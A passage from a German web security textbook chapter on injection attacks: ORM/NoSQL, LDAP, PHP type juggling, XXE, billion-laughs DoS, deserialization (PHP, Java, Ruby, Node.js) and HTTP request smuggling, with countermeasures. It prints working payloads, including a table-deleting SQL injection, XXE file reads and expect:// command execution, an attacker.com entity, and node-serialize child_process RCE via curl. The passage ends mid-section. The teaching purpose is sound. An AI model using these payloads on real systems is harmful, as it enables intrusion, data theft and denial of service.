Ein Problem mit prepared statements ist, dass nicht alle Elemente einer SQL-Abfrage auf diese Weise dynamisch befüllt werden können. Häufige Ausnahmen sind:

- Tabellennamen
- Spaltennamen
- die Sortierrichtung (*ASC*, *DESC*)

[3]Würde man die *?*-basierte Methode verwenden, muss man bei jeder Änderung des Query-Strings überprüfen, ob die Reihenfolge der dynamischen Parameter ident geblieben ist.

Falls diese Felder befüllt werden müssen, wird empfohlen die Applikationslogik so zu bauen, dass über die Eingabe erkannt wird, welches Feld gewählt wurde und basierend darauf ein statischer String zum Bauen der Query verwendet werden. Auf diese Weise wird vermieden, dass eine Benutzereingabe direkt in den Query-String eingebaut wird. Ebenso sollte bei einer solchen Konstruktion sowohl eine rigide Whitelist als auch Escaping verwendet werden.

Ein Vorteil von Prepared Statements ist, dass die Absicherungslogik Teil der Applikationslogik ist. Andere Methoden (wie z.B. Stored Procedures) verschieben die Absicherung direkt in den Datenbankserver. Dabei besteht das Problem, dass z.B. Anwendungsentwickler annehmen könnten, dass gewisse Datenbank-Funktionen sicher implementiert wurden und Datenbank-Entwickler annehmen könnten, dass Daten bereits durch die Applikationsentwickler abgesichert wurden. Hierdurch kann es zu Diskrepanzen bei der Absicherung kommen.

Eine weitere Gegenmaßnahme sind *Stored Procedures*. Dies sind Funktionen die im Datenbanksystem abgelegt und von der Applikation aufgerufen werden. Eine früher häufig genutzte Sprache zum Erstellen von Stored Procedures ist PL/SQL, mittlerweile können Stored Procedures auch in "normalen" Programmiersprachen entwickelt werden. Sie besitzen die gleichen Probleme wie applikatorische Abfragen: falls eine String-Verkettung verwendet wird, können SQL-Injections durchgeführt werden. Stored Procedures sind aber eher auf die Verwendung von Sprachmustern ausgelegt, die Injection-Angriffe vermeiden (ähnlich wie Prepared Statements) und da sie meistens von Datenbank-Spezialisten geschrieben werden, sind sie meistens sicher implementiert. Aus diesem Grund werden Stored Procedures häufig als Gegenmaßnahme zu SQL-Injections angeführt, auch wenn dies potentiell vom implementierenden Programmierer abhängig ist. Ein Nachteil von Stored Procedures ist, dass der Applikationscode dadurch auf den Applikationsserver und den Datenbankserver aufgeteilt wird und dadurch potentiell schwerer wartbar wird.

11.4.4 Object-Relational Mapping

Object-Relational Mapping (ORM) wird verwendet um basierend auf einer relationalen Datenbank eine virtuelle Objektdatenbank zu erstellen. Dabei wird eine ORM-Software verwendet, um aus Datenbank-Zeilen eine Repräsentation der Daten als Programmiersprachen-Objekt herzustellen. Datenabfragen und -veränderungsoperationen werden anschließend auf dieser Objekt-Repräsentation durchgeführt und intern als Datenbankbefehle ausgeführt.

Ein häufiges Pattern in diesem Umfeld ist das ActiveRecord-Pattern. Bei diesem entspricht eine Datenbanktabelle einem Objekttypen und eine Zeile innerhalb der Datenbank wird zu einer Objectinstanz.B.ispielsweise würde aus der Datenbanktabelle *users* die Klasse *User* gebildet werden. Eine Zeile der Datenbank würde zu einer Objektinstanz und z.B. die Spalte *vorname* würde zum Feld *vorname* des Objekts werden.

Bei den meisten ORMs werden Abfragen innerhalb der Zielprogrammiersprache abgebildet, hier ein Beispiel in JavaScript unter Verwendung des ORMs *sequalize*:

```
models.Items.findAll({
  limit: '1',
  })
```

In dem Beispiel wird ein Objekt des Typs Items erstellt. Problematisch bei ORMs ist, dass im Hintergrund zumeist SQL-Kommandos erstellt werden und daher SQL-Injections weiterhin möglich sind, hier ein Beispiel:

```
models.Items.findAll({
  limit: '1; DELETE FROM Items WHERE 1=1; --',
})
```

An den Limit-Parameter wird eine Stacked-Query angehängt und auf diese Weise eine SQL-Injection ausgeführt. Anhand diese Beispiels kann erkannt werden, das ORMs kein Allheilmittel für SQL-Injections sind.

11.4.5 NoSQL-Injections

In den letzten Jahren werden vermehrt NoSQL-Datenbanken eingesetzt. Diese verwenden nicht SQL als Abfragesprache, sondern meistens eigenständige Abfragesprachen oder exekutieren JavaScript-Snippets als Query. Hier ein Beispiel in MongoDB:

```
db.myCollection.find( { active: true, $where: function() { return
↪  obj.credits - obj.debits < $userInput; } } );
```

Bei diesem Beispiel wird als Query der aktuellen Kontostand berechnet (*credits - debits*), falls dieser unter einer benutzerdefinierten Schranke liegt (*$userInput*) wird der behalten, ansonsten ausgefiltert. Die Abfrage ist als JavaScript implementiert und nicht als SQL.

Die grundsätzliche Problematik einer Injection bleibt ident. In dem gewählten Beispiel wird z.B. die Benutzereingabe nicht escaped, ein Angreifer kann daher auf diese Weise Schadcode einfügen:

```
"(function(){var date = new Date(); do{curDate = new
↪  Date();}while(curDate-date<10000); return Math.max();})()"
```

Hier wird nun innerhalb der Abfrage eine Javascript-Funktion definiert und sofort danach aufgerufen. Die Funktion macht nichts anderes, als 10 Sekunden lang eine Endlosschleife aufzurufen. Falls der MongoDB-Server nach dem Absetzen dieser Query für 10 Sekunden nicht antwortet und eine CPU zu 100% ausgelastet ist, hat man also eine datenbankseitige Injection erreicht.

Wie man an dem Beispiel sehen kann, ist der alleinige Einsatz von NoSQL-Datenbanken nicht ausreichend um eine Datenbank-Injection zu vermeiden.

11.5 LDAP-Injections

Das Lightweight Directory Access Protocol (LDAP) ist ein standardisiertes Protokoll welches aktuell häufig für den Zugriff auf Identifikations und Authentikationsdaten verwendet wird. Ein Angreifer kann hier, ähnlich zu Datenbank-Injections, das Verketten von Strings als Angriffsvektor verwenden.

LDAP verwendet Key-Value Pairs um Daten zu speichern, bzw. zu identifizieren. Ein Beispiel:

```
(cn=Andreas Happe, ou=IT Security, dc=technikum-wien, ec=at)
```

Abfragen werden mit Hilfe einiger Sonderzeichen gebildet, diese müssen innerhalb von Datenfeldern nicht maskiert werden:

```
* ( ) . & - _ [ ] ` ~ | @ $ % ^ ? : { } ! '
```

Abfragen werden in prefix Notation geschrieben, folgende Abfrage sucht alle Namen, welche mit Andreas beginnen:

```
(cn=Andreas*)
```

Mehrere Abfragen können mit logsischen Operatoren verknüpft werden, z.B. sucht folgendes nach einem Namen der mit ‘Andreas” beginnt und mit ‘Happe” endet:

```
(&(cn=Andreas*)(cn=*Happe))
```

Verwendet ein Entwickler eine ungesicherte String-Concatination zur Erstellung einer Abfrage können, analog zu SQL-Injections, Fehler geschehen.

Beispiel: wird ein Login über Benutzername und Passwort überprüft könnte die dabei entstehende Abfrage folgend aussehen:

```
(&(userID=happe)(password=trustno1))
```

Was passsiert, wenn der Angreifer **)(userID=*))(—(userID=** als Benutzername eingibt? Die resultierende Abfrage wäre:

```
(&(userID=*)(userID=*))(|(userID=*)(password=anything))
```

Es entsteht eine Abfrage mit zwei Teilen die Und-verknüpft werden. Der erste Part ist immer war (Tautologie). Aufgrund der Oder-Verknüpfung ist auch der zweite Part immer war, in Summe ist der entstehende Ausdruck immer wahr und somit kann der Login umgangen werden.

Weiter Informationen können dem Blog der Netsparker-Homepage[4] entnommen werden.

11.6 Type-Juggling Angriffe

Type Juggling Angriffe können in mehreren Programmiersprachen auftreten, besonders "bekannt" ist dieser Angriffsvektor in PHP. Diese Angriffe sind möglich, wenn durch eine automatische, implizite Typkonvertierung das erwartete Resultat einer Operation verfälscht wird. In PHP liegt das Grundproblem in den beiden Vergleichsoperatoren == (loose) und === (strict), ersterer führt automatisch Typkonvertierungen durch und wird leider häufig anstatt des sicheren zweiten Operators verwendet.

Wird z.B. server-seitig in PHP ein String mit einer Zahl verglichen, wird der String automatisch in eine Zahl konvertiert, dies inkludiert Hex- und Octal-Darstellungen von Zahlen:

[4] https://www.netsparker.com/blog/web-security/ldap-injection-how-to-prevent/

Operant A	Operant B	Ergebnis
”0000”	int(0)	true
”0e42”	int(0)	true
”1abc”	int(1)	true
äbc”	int(0)	true
”0xF”	”15”	true
”0e1234”	”0e5678”	true

Dies kann verwendet werden, um Vergleiche “kurzzuschließen”, wie folgendes Beispiel (aus einer älteren WordPress-Version) zeigen soll. Hier wird die Benutzerauthorisierung über einen berechneten MAC durchgeführt. Der Anwender setzt mehrere Werte über Cookies, die Integrität dieser Werte wird durch einen berechneten MAC verifiziert. Zur Berechnung des MACs wird ein geheimer Schlüssel (*key* in dem Beispiel) verwendet, der nie den Server verlässt. Dies wird vereinfacht durch folgenden server-seitigen Code umgesetzt:

```
$hash = hash_mac('md5', $username . '|' . $expiration, $key);
if ($hmac != $hash) {
        // bad cookie, give error
} else {
        // accept operation
}
```

username, *expiration* und *hmac* werden aus dem Cookie gelesen und können dadurch durch den Angreifer bestimmt werden. Ein Angreifer kann nun *username* auf *Administrator*, und *hmac* auf den Wert *0* setzen. Nun kann er einen Brute-Force Angriff ausführen, bei dem das Ablaufdatem (*expiration*) au feinen zufälligen Wert gesetzt wird. Der Angreifer hofft, dass bei einem der Zugriffe zufällig als Hash ein Wert generiert wird, der mit ”0e. . . ”beginnt, da hier automatisch eine Konvertierung des Wertes auf *0* passieren würde. Dies entspricht dem übergebenen *hmac* (der ebenso *0*) ist und eine server-seitige Administratoren-Identität ist übernommen.

11.7 XML-basierte Angriffe

Werden von einem Webserver XML-Daten entgegengenommen und serverseitig bearbeitet, entstehen mehrere potentielle Angriffsvektoren. Zwei davon, XML External Entities und XML-basierte DoS-Angriffe, werden in diesem Kapitel betrachtet. Beide basieren darauf, dass XML ein komplexes Datenformat besitzt welches durch einen ebenso komplexen Parser serverseitig analysiert werden muss.

11.7.1 XML External Entities

XML besitzt die Möglichkeit direkt innerhalb des XML-Dokuments Typdefinitionen zu inkludieren. Diese DTD (Document Type Definition) beginnt mit dem DOCTYPE Tag und kann auch External Entities definieren. Diese External Entities sind Verweise auf externe Datenquellen, diese werden durch den Parser automatisch in das XML-Dokument eingefügt.

Ein Beispiel für einen XML External Entities Angriff der auf die Extraktion lokaler Daten zielt:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

Bei diesem Beispiel wird ein neues Element (*foo*), und als möglicher Wert für dieses Element die externe Datenquelle /etc/passwd als Referenz *&xxe* definiert. Anschließend wird dieser Elementtyp auch sofort samt der Referenz verwendet. Erlaubt ein Server das Parsen dieses XML-Dokumentes würde er nun diese Datei auslesen, deren Inhalt in das XML Dokument einfügen und ggf. das ausgefüllte Dokument an den Client zurückgeben. Somit kann der Angreifer auf eine Datei, auf die er eigentlich keinen Zugriff besitzen sollte mit den Rechten des Applikationsservers zugreifen.

Ebenso kann auf eine Netzwerkadresse verwiesen werden:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >
]>
<foo>&xxe;</foo>
```

In diesem Beispiel kann der Angreifer den XML-verarbeitenden Server dazu bringen, mittels HTTP GET auf die übergebene URL (`http://www.attacker.com/text.txt`) zuzugreifen. Dadurch ergeben sich mehrere Angriffsmöglichkeiten:

- Der Angreifer kann den Webserver zum "Besuch" einer Webseite bringen, bei diesem Besuch wird zumeist auch die öffentliche IP-Adresse des Webservers auf dem besuchten Webserver vermerkt. Bei Inhalten die z.B. gegen das Verbotsgesetz verstoßen kann dies negative Publicity für den Betreiber des XML-verarbeitenden Webservers bewirken.
- Da der Zugriff vom XML-verarbeitenden Server ausgeht, kann der Angreifer einen HTTP GET Request auf interne Server absetzen, die ansonsten durch eine initiale Firewall blockiert gewesen wären.
- Der Angreifer kann ebenso auf *localhost*, sprich dem eigenen Server, zugreifen. Häufig werden interne Administrationsprogramme so konfiguriert, dass diese nur auf Localhost lauschen (als Sicherheitsmassname um remote Angreifern den Zugriff zu unterbinden). Im Zuge eines XML External Entity basierten Angriffs kann ein Angreifer diesen Schutz aushebeln und direkt auf localhost zugreifen.
- Bei einigen Protokollen (http, smb, cifs) werden automatisch Tokens und Credentials vom XML-verarbeitenden Server aus zum Zielserver verschickt. Ein Angreifer kann dies z.B. missbrauchen um bei einem Windows-basierten Server via SMB NTLM-Hashes zu extrahieren und gegen diese offline einen Brute-Force Angriff durchzuführen.

Ein XML External Entity kann auch auf virtuelle Adressen verweisen. So wird z.B. vom PHP XML Parser als Schema *expect* angeboten. Bei diesem Schema wird die übergebene URL als Systemkommando ausgeführt und dessen Ergebnis in das XML-Dokument eingefügt. Ein Angreifer kann dies missbrauchen um Systemkommands (Command Injection) auszuführen:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [ <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "expect://id" >
]>
<creds>
  <user>&xxe;</user>
  <pass>mypass</pass>
</creds>
```

In diesem Fall wird als Benutzername die Ausgabe des UNIX-Systemkommandos *id* eingefügt.

11.7.2 Gegenmaßnahmen

Die bevorzugte Gegenmaßnahme ist es, den verwendeten Parser so zu konfigurieren, dass er keinen Zugriff auf XML External Entities zulässt. Häufig wird auch die Verwendung "einfacherer" Dokumentenformate als Gegenmaßnahme vorgeschlagen: dies ist allerdings IMHO nicht der beste Weg, da auch die Parser einfacher Dokumentenformate (wie z.B. CSV und JSON) ebenso Schwachstellen besitzen.

11.7.3 Denial-of-Service Attacks

Ein weiteres Problem von External Entities ist es, dass hierdurch schnell tiefe und breite Datenstrukturen aufgebaut werden können. Versucht ein Parser nun diese Datenstruktur in-memory zu bauen, kann ein Parser sehr schnell out-of-memory gehen und dadurch einen Speicher-basierten DoS-Angriff durchführen.

Ein bekanntes Beispiel sind Million-Laugh Angriffe:

```
<!DOCTYPE root [
 <!ELEMENT root ANY>
 <!ENTITY LOL "LOL">
 <!ENTITY LOL1 "&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;">
 <!ENTITY LOL2
 ↪   "&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;">
 <!ENTITY LOL3
 ↪   "&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;">
 <!ENTITY LOL4
 ↪   "&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;">
 <!ENTITY LOL5
 ↪   "&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;">
 <!ENTITY LOL6
 ↪   "&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;">
 <!ENTITY LOL7
 ↪   "&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;">
 <!ENTITY LOL8
 ↪   "&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;">
 <!ENTITY LOL9
 ↪   "&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;">
]>
<root>&LOL9;</root>
```

Bei dieser Angriffsart wird LOL9 durch 10 Elemente des Types LOL8 ersetzt. Jedes dieser 10 LOL8 Elemente wird mit mit 10 LOL7 Elementen ge-

baut, etc. In Summe erzeugt dieses DTD rund drei Milliarden LOL Elemente. Falls ein Parser versucht diese im Arbeitsspeicher zu erstellen, wird dieser mit hoher Wahrscheinlichkeit nicht ausreichend sein.

11.8 Serialisierungsangriffe

Die Serialisierung dient dazu, aus einem Objekt einer Programmiersprache zur Laufzeit eine Textrepresentation zu erstellen. Diese kann dann gespeichert oder übertragen werden. Zu einem späteren Zeitpunkt kann aus dieser Textrepresentation wieder ein Programmiersprachen-Objekt erstellt und diese innerhalb einer Webapplikation verwendet werden.

Das grundsätzliche Problem ist, dass ein Angreifer das serialisierte Dokument abfangen und modifizieren kann. Auf diese Weise kann er das wiedererstellte Objekte indirekt modifizieren oder auch während (oder nach) der Deserialisierung Schadcode zur Ausführung bringen.

Hier ein einfaches Beispiel eines serialisierten Objekts in PHP (als auch eines modifizierten serialisierten Objekts). Die Annahme ist, dass ein Webserver die Daten des aktuellen Benutzers serialisiert, diese in einer Browser-Session client-seitig speichert und bei jedem Client-Zugriff das de-serialisierte Objekt verwendet um wieder das User-Objekt zu bauen:

```
# Serialisiertes Objekt
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
↪  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

# Modifiziertes Serialisiertes Objekt
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:5:"admin";
↪  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

In dem Beispiel wird ein einfaches Serialisierungsformat verwendet, String Elemente werden in der Form *s:Länge:Inhalt* verwendet. Ein Angreifer würde z.B. innerhalb des Browsers diese serialisierten Daten modifizieren und z.B. aus dem String “user” (Länge 4) den String “admin” (Länge 5) machen und versuchen auf diese Weise eine Privilege Escalation durchzuführen.

Weitaus schwerwiegendere Angriffe sind ebenso möglich:

- Es gibt in PHP (wie in den meisten Programmiersprachen) Methoden, die automatisch beim Erstellen bzw. Vernichten von Objekten aufgerufen werden. Ein Angreifer kann anstatt (wie bei dem angegeben Beispiel) einen Stringwert zu verändern, den Stringwert mit einem serialisierten

Objekt ersetzen. Dieses Objekt muss nur eine (bei der Serialisierung automatisch aufgerufene) Methode besitzen, die auf eine Variable zugreift und diese als Code ausführt. Der Angreifer würde im serialisierten Objekt nun den Wert dieser Variable auf den Schadcode setzen und dadurch beim Deserialisieren eine serverseitige Code-Execution erzeugen.

- Es können auch serialisierte Objekte mit Objektreferenzen gebaut werden. Problematisch ist, dass die referenzierten Objekte während der Deserialisierung auch Daten wieder freigeben können, man über die Objektreferenz allerdings noch auf diese zugreifen kann. Dies führt zu *use-after-free* Bugs die für *memory corruption*-basierte Angriffe ausgenutzt werden können.

11.8.1 Serialisierungsangriffe in Java

Serialisierung innerhalb des Java-Ökosystems besitzt das Problem, dass bei der Deserialisierung zuerst das de-serialisierte Objekt gebaut wird und erst danach der Typ, etc. des Objekts überprüft werden kann. Hier ein Beispiel:

```
InputStream is = request.getInputStream();
ObjectInputStream ois = new ObjectInputStream(is);
AcmeObject acme = (AcmeObject)ois.readObject();
```

Dies bedeutet, dass die Java-Laufzeitumgebung initial aus einem nicht-vertrauenswürdigem Dokument ein neues Java-Objekt erstellen muss. Ein Angreifer kann dies z.B. für einen einfachen DoS missbrauchen. So erstellt folgender Java-Code z.B. mehrere Hashes die ineinander verknüpft werden. Während solch ein Konstrukt gebaut und serialisiert werden kann, ergibt dies eine rekursive Datenstruktur mit unendlichem Speicherverbrauch beim Deserialisieren und bringt dadurch das Java Runtime Environment zum Absturz:

```
Set root = new HashSet();
Set s1 = root;
Set s2 = new HashSet();

for (int i = 0; i < 100; i++) {
  Set t1 = new HashSet();
  Set t2 = new HashSet();
  t1.add("foo"); // make it not equal to t2
  s1.add(t1);
  s1.add(t2);
  s2.add(t1);
  s2.add(t2);
```

```
  s1 = t1;
  s2 = t2;
}
```

11.8.2 Serialisierungsangriffe in Ruby on Rails

Ruby (on Rails) besitzt eine längere Historie von Deserialiserungsangriffen. Ein Beispiel hierfür verwendet die Rails *ERB* Klasse. Diese Klasse besitzt ein Element src in welchem Base64-codierter Source Code enthalten sein kann. Dieser Source Code wird bei Aufruf der Methode *result* eines ERB-Objektes intern aufgerufen.

Ruby verwendet ein in XML-eingepacktes JSON-Dokument als Serialisierungsformat. Ein Angreifer könnte z.B. folgendes Dokument bauen, welches einem serialisierten ERB Objekt entspricht:

```
code  = File.read(ARGV[1])

# Construct a YAML payload wrapped in XML
payload = <<-PAYLOAD.strip.gsub("\n", "&#10;")
<fail type="yaml">
--- !ruby/object:ERB
 template:
    src: !binary |-
        #{Base64.encode64(code)}
</fail>
PAYLOAD
```

Der Code liest zuerst eine Payload aus einem File aus (der Pfad wird durch die Variable ARGV bereitgestellt) und erstellt dann ein Dokument welches ein serialisiertes ERB-Objekt beschreibt. Hier wurde nun src mit dem Schadcode befüllt und falls die Webapplikation, welche dieses serialisierte Objekt entgegen nimmt, nun das Objekt deserialisert und auf die *result* Methode zugreift wird der bösartige Code des Angreifers ausgeführt. Dies entspricht einer Remote Command Injection, basierend auf einem Serialisierungsfehler.

11.8.3 Serialisierungsangriffe in Javascript / Node.js

Ein schönes Beispiel für Serialisierungsangriffe ist folgende *node.js* Applikation welche die Serialisierungsbibliothek *node-serialize* verwendet:

```
const express = require('express');
const bodyParser = require('body-parser');
```

```
const serialize = require('node-serialize');

const app = express();

app.use(bodyParser.urlencoded({ extended: false }));

app.post("/api/deserialize", function(req, res) {
        var str = ""+req.body.fubar;
          const todo = serialize.unserialize(str);
          console.log(todo);
          res.send("wohoo!");
});

const server = app.listen(3000, function() {
          console.log("Server started! (Express.js)");

                // Beispiel eines "normalen" serialisierten Objekts
                const normal = {
                        todo: "some string"
                };
          console.log("serialized normal object" +
          ↪  serialize.serialize(normal));
});
```

Bei diesem Beispiel wird vom Server als Parameter ,,fubar" ein serialisiertes Objekt als Text entgegen genommen, deserialisiert und ausgegeben. Das erwartete serialisierte Object wird nun über das Kommandozeilentool *curl* an den Server übertragen:

```
$ curl -X POST -d "fubar={\"todo\":\"some string\"}"
↪  http://localhost:3000/api/deserialize

# Ausgabe am Server:
Server started! (Express.js)
serialized normal object: {"todo":"some string"}
serialized attack code: {"todo":"_$$ND_FUNC$$_function()
↪  {\n\t\t\t\trequire('child_process').exec('ls /bin', function(error,
↪  stdout, stderr) {console.log(stdout)})\n\t\t\t}"}

{ todo: 'some string' }
```

In Javascript kann eine Klasse/Objekt auch eine Funktion als Element besitzen. Folgende Klasse inkludiert z.B. unter dem Namen ,,todo" nicht ein Attribut, sondern eine ausführbare Funktion:

```
                // Beispiel eines serialisierten Objekts mit einer
                ↪  aufrufbaren Funktion
        const todo = {
                        todo : function() {
                                // child_process kann verwendet werden um
                                ↪  eine ausführbare Datei aufzurufen
                                require('child_process').exec('ls /bin',
                                ↪  function(error, stdout, stderr)
                                ↪  {console.log(stdout)})
                        }
                };
```

Wird diese Klasse serialisiert, wird folgender serialisierter Text erstellt:

```
{"todo":"_$$ND_FUNC$$_function()
↪  {\n\t\t\t\trequire('child_process').exec('ls /bin', function(error,
↪  stdout, stderr) {console.log(stdout)})\n\t\t\t}"}
```

Dieser inkludiert das Ausführen eines Befehls („ls /bin") in der Hoffnung, dass beim deserialisieren dieser Befehl am Server aufgerufen werden würde. Dieses Kommando wird nun ebenso über curl an den Server übertragen:

```
# Die Zeichen \ und £ mussten teilweise maskiert werden
$ curl -X POST -d "fubar={\"todo\":\"_\$\$ND_FUNC\$\$_function()
↪  {\n\t\t\t\trequire('child_process').exec('ls /bin', function(error,
↪  stdout, stderr) {console.log(stdout)})\n\t\t\t}\"}"
↪  http://localhost:3000/api/deserialize

# Ausgabe am Server:

{ todo: [Function (anonymous)] }
```

Das Objekt wurde deserialisiert (inkl. der Methode mit dem Schadcode), würde diese Methode während der Request-Abarbeitung aufgerufen werden, würde unser Kommando am Server exekutiert werden. Wir können diesen Exploit noch verbessern indem wir durch Anhängen von „()" nicht nur eine Funktion definieren, sondern diese auch direkt aufrufen. Dies würde folgendem serialiserten String bzw. folgendem Curl-Aufruf entsprechen:

```
$ curl -X POST -d "fubar={\"todo\":\"_\$\$ND_FUNC\$\$_function()
↪  {\n\t\t\t\trequire('child_process').exec('ls /bin', function(error,
↪  stdout, stderr) {console.log(stdout)})\n\t\t\t}()\"}"
↪  http://localhost:3000/api/deserialize
```

Die Ausgabe am Server zeigt nun, dass das Kommando ausgeführt, und der Inhalt von */bin* ausgegeben wurde:

```
{ todo: undefined }
[
2to3-2.7
aa-enabled
aa-exec
aa-features-abi
aconnect
acpi_listen
add-apt-repository
addpart
addr2line
afm2pl
afm2tfm
ag
aleph
...
```

11.8.4 Gegenmaßnahmen

Die Grundidee ist es, dass der Entwickler vor der Deserialisierung definieren muss, welche validen Objekttypen bei der Deserialisierung vorkommen dürfen. Wie und ob dies überhaupt möglich ist, ist allerdings von der verwendeten Programmiersprache abhängig — z.B. muss bei älteren Java-Versionen eine externe Serialisierungsbibliothek[5] verwendet werden um ein sicheres Verhalten zu erzielen.

Zusätzlich müssen serialisierte Daten einer Integritätssicherung unterzogen werden (z.B. mittels einer Signatur oder eines MACs) damit ein Angreifer die serialisierten Daten nicht verändern kann.

Da diese Sicherungsmassnahmen teilweise schwer umsetzbar sind, empfiehlt OWASP, dass Daten nur deserialisert werden dürfen, wenn diese aus einer authentischen und integritäts-geschützen Quelle kommen. Dadurch wird allerdings das Grundproblem nicht gelöst, sondern wird die Verantwortung und das Problem nur zu dem Anwender, der die Deserialisierung anstößt, verschoben. Falls ein Angreifer das Konto dieses Anwenders übernehmen kann, erlangt er wiederum die Möglichkeit eine Deserialisierungattacke durchzuführen.

[5] `https://github.com/ikkisoft/SerialKiller`

11.8.5 HTTP Request Smuggling

Bei HTTP Request Smuggling versucht der Angreifer, einzelne HTTP Requests in ein System einzuschleusen. Der Angriff erfolgt nicht direkt gegen eine Webapplikation an-sich, sondern nutzt aus, dass bei modernen Webapplikationen zumeist mehrere Server involviert sind.Das HTTP verwendet eine nichteindeutige Kodierung der Request-Länge, HTTP Request Smuggling tritt auf, wenn die verschiedenen Server bei dem indenten Request von unterschiedlichen Request-Längen ausgehen und daher diesen Request unterschiedlich zusammensetzen.

Ein typisches Setup besteht aus einem Frontend- und einem einem Backend-Server. Das Frontend dient zumeist zum Cachen von Daten oder auch zur Zugriffskontrolle. Das Backend beinhaltet den Applikationsserver welcher schlussendlich den Request innerhalb des Applikationscodes behandelt. Problematisch ist, dass ein Frontend-System die Anfragen mehrerer Clients (Web-Browser) parallel entgegen nimmt und diese über eine Verbindung an ein Backend-System weiterleitet. Die Verwendung einer TCP-Verbindung geschieht zumeist aus Performancegründen, da das wiederholte Aufbauen einer Verbindung zeitaufwendig wäre. Da nur nur eine Verbindung verwendet wird, müssen Requests unterschiedlicher Browser nacheinander über diese Verbindung übertragen werden. Das Backend-System empfängt nun über diese Verbindung die Anfragen, muss diese erneut in einzelne Requests zerlegen und schlussendlich abarbeiten. Damit das Backend die Grenzen der einzelnen Requests identifizieren kann, wird die Längenangabe innerhalb der Requests verwendet.

HTTP beeinhaltet zwei Möglichkeiten die Requestlänge zu definieren:

1. Der HTTP-Header *Content-Lenght* beinhaltet die Länge des Request-Bodies.

2. Wird als HTTP-Header *Transfer-Encoding: chunked* verwendet, gibt es keinen Header mit der Länge des Requestbodies. Anstatt dessen können als Requestbody mehrere Chunks übertragen werden. Ein Chunk besteht immer aus einer initialen Zeile mit der Länge der Daten innerhalb des aktuellen Chunks. Diese Länge wird in hexadezimal Notation übergeben. Direkt an die Zeile mit der Länge werden Daten (entsprechend der übertragenen Länge) angehängt. Ein Chunk wird mit einer Leerzeile beendet. Schlussendlich wird der Reqeust mit einem Chunk der Länge 0 beendet.

Der Fall, dass sowohl *Content-Length* als auch *Transfer-Encoding: chunked* gesetzt sind, wurde im HTTP-Standard nicht definiert. Dementsprechend rea-

gieren unterschiedliche Server auch unterschiedlich auf solche Requests. Dies kann von einem Angreifer ausgenutzt werden.

Zwei einfache Beispiele[6] sollen dieses Verhalten erläutern.

Nehmen wir initial an, dass das Frontend *Content-Length* und das Backend *chunked encoding* verwendet. Folgender Request wird empfangen:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
```

Das Frontend würde (aufgrund des *Content-Length: 11* Headers) die gesamte Nachricht auf die Verbindung zum Backend kopieren. Ein paralleler Request eines zweiten Benutzers wird direkt danach auf die gleiche Leitung kopiert. Das Backend liest den Request, verwendet aber *Chunked Encoding*. Aufgrund des 0-Chunks (die initiale 0-Zeile) beendet es den ersten Request nach der Leerzeile (nach der 0) und verwendet den Rest der Eingabe als Beginn eines neuen Requests (der daher mit " SMUGGLED" beginnt). Der parallele Request eines anderen Benutzers wird direkt an den eingeschleusten Request als String angehängt und wird dadurch Teil des eingeschleusten Requests.

Der umgekehrte Fall: Frontend verwendet *Chunked-Encoding*, Backend verwendet *Content-Length* funktioniert ähnlich:

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
```

Hier wird allerdings eine Zeile mit 0 zwischen dem eingeschleusten Request und dem dazu-kopierten Folgerequest eines anderen Benutzers eingefügt (da das Chunked-Encoding diese Zeile zum Beenden des Requests benötigt). Dies muss der Angreifer bei der Erstellung seines Angriffscodes berücksichtigen.

[6] Aus dem exzellenten PortSwigger-Tutorial unter `https://portswigger.net/web-security/request-smuggling`.

Wie kann dieses Verhalten bei einem Angriff ausgenutzt werden? Ein schönes Beispiel wäre eine Webapplikation, bei dem ein Benutzer Kommentare absetzen kann. Das Registrieren eines Benutzers ist auch für einen Angreifer möglich. Hier könnte z.B. folgender Request als Angriff verwendet werden[7]:

```
GET / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 324

0

POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400
Cookie: session=BOe1lFDosZ9lk7NLUpWcG8mjiwbeNZAO

csrf=SmsWiwIJ07Wg5oqX87FfUVkMThn9VzOO&postId=2&name=Carlos+Montoya&email=ca⌋
↪  rlos%40normal-user.net&website=https%3A%2F%2Fnormal-user.net&comment=
```

Unter der Annahme, dass das Frontend *Content-Length* und das Backend *Chunked-Encoding* verwendet würde folgendes passieren:

- Das Frontend kopiert den gesamten Request auf die Verbindung zum Backend.
- Das Backend versucht den Request zu erkennen, verwendet dafür *Chunked-Encoding* und beendet den Request mit dem 0-Chunk.
